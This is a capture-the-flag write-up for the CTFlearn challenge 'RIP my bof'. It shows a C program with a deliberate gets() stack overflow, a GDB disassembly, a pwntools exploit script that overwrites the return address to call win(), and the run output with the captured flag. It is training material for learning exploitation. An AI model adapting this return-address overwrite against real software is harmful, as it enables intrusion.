0×ffffc1a8 | 00 00 00 00 00 00 00 00 |
0×ffffc1b0 | 00 00 00 00 00 00 00 00 |
0×ffffc1b8 | 00 00 00 00 00 00 00 00 |
0×ffffc1c0 | ff ff ff ff ff ff ff ff |
0×ffffc1c8 | ff ff ff ff ff ff ff ff |
0×ffffc1d0 | 80 e5 f9 f7 00 a0 04 08 |
0×ffffc1d8 | e8 c1 ff ff 8b 86 04 08 |
Return address: 0×0804868b

Input some text: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED
  return address MODIFIED
0×ffffc1a0 | 41 41 41 41 41 41 41 41 |
0×ffffc1a8 | 41 41 41 41 41 41 41 41 |
0×ffffc1b0 | 41 41 41 41 41 41 41 41 |
0×ffffc1b8 | 41 41 41 41 41 41 41 41 |
0×ffffc1c0 | 41 41 41 41 41 41 41 41 |
0×ffffc1c8 | 41 41 41 41 41 41 41 41 |
0×ffffc1d0 | 41 41 41 41 41 41 41 41 |
0×ffffc1d8 | 41 41 41 41 41 41 41 41 |
Return address: 0×41414141

zsh: segmentation fault  ./server
```

```
%%bash
 cat bof2.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

// Defined in a separate source file for simplicity.
void init_visualize(char* buff);
void visualize(char* buff);

void win() {
  system("/bin/cat /flag.txt");
}

void vuln() {
  char padding[16];
  char buff[32];
  memset(buff, 0, sizeof(buff)); // Zero-out the buffer.
  memset(padding, 0xFF, sizeof(padding)); // Mark the padding with 0xff.

  // Initializes the stack visualization. Don't worry about it!
  init_visualize(buff);

  // Prints out the stack before modification
  visualize(buff);

  printf("Input some text: ");
  gets(buff); // This is a vulnerable call!

  // Prints out the stack after modification
  visualize(buff);
}

int main() {
  setbuf(stdout, NULL);
  setbuf(stdin, NULL);
  vuln();
}
```

- Analyze the code of the program.
  - buff = 32 bytes
  - padding = 16 bytes
  - pointers = 12 bytes
  - return address = 4 bytes
  - Total offset = 64 bytes
- We need to find the address of the win() function and use it to overwrite the return address.
- We can find the win() functions address using GDB.
- The address for win() that we found is 0x08048586.




```
Breakpoint 1, 0x0804864f in main ()
gdb-peda$ disas win
Dump of assembler code for function win:
   0x08048586 <+0>:	push   ebp
   0x08048587 <+1>:	mov    ebp,esp
   0x08048589 <+3>:	push   ebx
   0x0804858a <+4>:	sub    esp,0x4
   0x0804858d <+7>:	call   0x804869a <__x86.get_pc_thunk.ax>
   0x08048592 <+12>:	add    eax,0x1a6e
   0x08048597 <+17>:	sub    esp,0xc
   0x0804859a <+20>:	lea    edx,[eax-0x16f0]
   0x080485a0 <+26>:	push   edx
   0x080485a1 <+27>:	mov    ebx,eax
   0x080485a3 <+29>:	call   0x8048420 <system@plt>
   0x080485a8 <+34>:	add    esp,0x10
   0x080485ab <+37>:	nop
   0x080485ac <+38>:	mov    ebx,DWORD PTR [ebp-0x4]
   0x080485af <+41>:	leave
   0x080485b0 <+42>:	ret
End of assembler dump.
```

- We now want to create a Python Script.
- Use cyclic to confirm the offset.
- Overwrite the return address with the address for win() function.
- Open and use socket to reach the server and input payload.


```
%%bash
 cat exploit2.py

#! /usr/bin/env python3

from pwn import *
from ptrlib import *

target_program = "./server"

elf = ELF(target_program)

p = process(target_program)

# https://docs.pwntools.com/en/stable/util/cyclic.html
# create 200 characters cyclic length
p.sendline(cyclic(80, n=8))
p.wait()

core = p.corefile
offset = cyclic_find(core.read(core.esp, 8), n=8)
print(f'offset = {offset}')
offset = offset - 4
```

```
func_address = "\x86\x85\x04\x08"
#print(hex(func_address))

payload = fit({
    offset: func_address
}, filler='A')

print(payload)

sock = Socket("thekidofarcrania.com", 4902)

payload = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9' + '\
x86\x85\x04\x08'

sock.sendlineafter("Input some text:", payload)

while True:
        print(sock.recvline().decode("utf-8"))
```

- Run the exploit.




```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/FinalProject/pwn-simple-rip]
└─$ python exploit2.py
[*] '/home/kali/Desktop/FinalProject/pwn-simple-rip/server'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './server': pid 2454288
[*] Process './server' stopped with exit code -11 (SIGSEGV) (pid 2454288)
[+] Parsing corefile...: Done
[*] '/home/kali/Desktop/FinalProject/pwn-simple-rip/core.2454288'
    Arch:      i386-32-little
    EIP:       0x61616161
    ESP:       0xffa0eab0
    Exe:       '/home/kali/Desktop/FinalProject/pwn-simple-rip/server' (0x8048000)
    Fault:     0x61616161
offset = 64
/home/kali/Desktop/SystemSecurity/pwntools/pwnlib/context/__init__.py:1548: BytesWarning: Text
is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
[*] '/home/kali/Desktop/FinalProject/pwn-simple-rip/server'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './server': pid 2454288
[*] Process './server' stopped with exit code -11 (SIGSEGV) (pid 2454288)
[+] Parsing corefile...: Done
[*] '/home/kali/Desktop/FinalProject/pwn-simple-rip/core.2454288'
    Arch:      i386-32-little
    EIP:       0x61616161
    ESP:       0xffa0eab0
    Exe:       '/home/kali/Desktop/FinalProject/pwn-simple-rip/server' (0x8048000)
    Fault:     0x61616161
offset = 64
/home/kali/Desktop/SystemSecurity/pwntools/pwnlib/context/__init__.py:1548: BytesWarning: Text i
  return function(*a, **kw)
/home/kali/Desktop/FinalProject/pwn-simple-rip/exploit2.py:24: BytesWarning: Text is not bytes;
  payload = fit({
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x86\x85\x04\x08'
```



```
[+] __init__: Successfully connected to thekidofarcrania.com:4902

Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED
  return address MODIFIED
0xfff0dca0 | 41 61 30 41 61 31 41 61 |
0xfff0dca8 | 32 41 61 33 41 61 34 41 |
0xfff0dcb0 | 61 35 41 61 36 41 61 37 |
0xfff0dcb8 | 41 61 38 41 61 39 41 62 |
0xfff0dcc0 | 30 41 62 31 41 62 32 41 |
0xfff0dcc8 | 62 33 41 62 34 41 62 35 |
0xfff0dcd0 | 41 62 36 41 62 37 41 62 |
0xfff0dcd8 | 38 41 62 39 86 85 04 08 |
Return address: 0x08048586

CTFlearn{c0ntr0ling_r1p_1s_n0t_t00_h4rd_abjkdlfa}
timeout: the monitored command dumped core
```

- Using our Python Script we overwrote the return address to the win() function and found the flag.
- We can now enter the flag into CTFLEARN.
- flag = CTFlearn{c0ntr0ling_r1p_1s_n0t_t00_h4rd_abjkdlfa}



RIP my bof ✓ 30 points Easy

Okay so we have a bof, can we get it to redirect IP (instruction pointer) to something else?


If you get stuck liveoverflow covers you again!

```
nc thekidofarcrania.com 4902
```

Flag: CTFlearn{h4ck3d}

Binary · thekidofarcrania

832 solves



RIP my bof ✓ 30 points Easy

Okay so we have a bof, can we get it to redirect IP (instruction pointer) to something else?

If you get stuck liveoverflow covers you again!

```
nc thekidofarcrania.com 4902
```

simple-rip.tar.gz

Flag: CTFlearn{h4ck3d} Solved

Binary · thekidofarcrania

832 solves

Top10

1	ebouteillon	6	ngpatriot
2	Krzyychuu	7	Londek
3	chokocheng	8	Perchik
4	Vachalai	9	mglarragan
5	Rivit	10	bt7274

Rating - Please Rate 4.79